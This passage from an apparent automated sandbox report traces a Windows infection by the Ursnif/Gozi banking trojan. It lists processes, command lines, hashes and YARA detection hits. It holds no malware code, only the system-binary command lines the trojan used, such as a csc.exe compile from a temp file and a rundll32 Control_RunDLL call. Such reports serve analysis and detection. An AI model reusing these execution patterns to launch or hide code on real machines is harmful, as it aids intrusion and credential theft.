Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.cmdline'
Imagebase:	0x7ff7bf4d0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 3820 Parent PID: 4580

General

Start time:	20:06:17
Start date:	24/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES97F5.tmp' 'c:\Users\user\AppData\Local\Temp\1dcawf3x\CSCA42BA027116C433D856471BB95F3A1F.TMP'
Imagebase:	0x7ff6030d0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 3388 Parent PID: 5276

General

Start time:	20:06:23
Start date:	24/12/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.374821992.0000000002EA0000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000022.00000003.374821992.0000000002EA0000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	high

Analysis Process: control.exe PID: 4544 Parent PID: 6736

General

Start time:	20:06:23
Start date:	24/12/2020
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff686450000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.365667494.00000264BEA60000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000023.00000003.365667494.00000264BEA60000.00000004.00000001.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000002.378635479.000000000081E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000023.00000002.378635479.000000000081E000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	moderate

Analysis Process: RuntimeBroker.exe PID: 3668 Parent PID: 3388

General

Start time:	20:06:31
Start date:	24/12/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6883e0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000024.00000002.581129276.000001FC1383E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000024.00000002.581129276.000001FC1383E000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	moderate

Analysis Process: rundll32.exe PID: 4000 Parent PID: 4544

General

Start time:	20:06:31
Start date:	24/12/2020
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff6784a0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000002.379471781.0000029741FAE000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000025.00000002.379471781.0000029741FAE000.00000004.00000001.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000003.378001712.0000029741D50000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000025.00000003.378001712.0000029741D50000.00000004.00000001.sdmp, Author: CCN-CERT

Analysis Process: RuntimeBroker.exe PID: 4376 Parent PID: 3388

General

Start time:	20:06:34
Start date:	24/12/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6883e0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000002.579128816.000001776603E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000027.00000002.579128816.000001776603E000.00000004.00000001.sdmp, Author: CCN-CERT

Disassembly

Code Analysis